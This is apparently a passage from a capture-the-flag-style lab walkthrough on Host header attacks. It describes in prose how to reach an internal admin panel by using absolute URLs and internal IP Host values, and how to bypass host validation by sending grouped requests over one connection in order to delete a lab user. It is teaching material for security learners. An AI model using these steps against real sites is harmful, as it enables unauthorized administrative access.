

Following the redirection in repeater gives us 403 Forbidden. That is because we don’t have the absolute URL in the
Adding the absolute URL in GET before /admin will show us the admin panel.

We open the response in browser, enter carlos in the username field, click on delete user and intercept the request.

Before forwarding it, change the Host value to the 192.168.0.53 and add the URL in the same line as POST before /admin/delete.


This should solve the lab.
6. Host validation bypass via connection state attack

Description:
Similar to previous labs, but this time, the attack is based on the connection state.
Explanation:

Changing the Host header to the 192.168.0.1 and sending the request to /admin, we will get a 301 Moved Permanently response which redirects us to the home page.

We will send this request again to repeater and group both the requests and remove the IP address in the host header and also change /admin to /.

We will then send both requests in a single connection and we can see the admin panel.
We will intercept the request that deletes the user carlos.
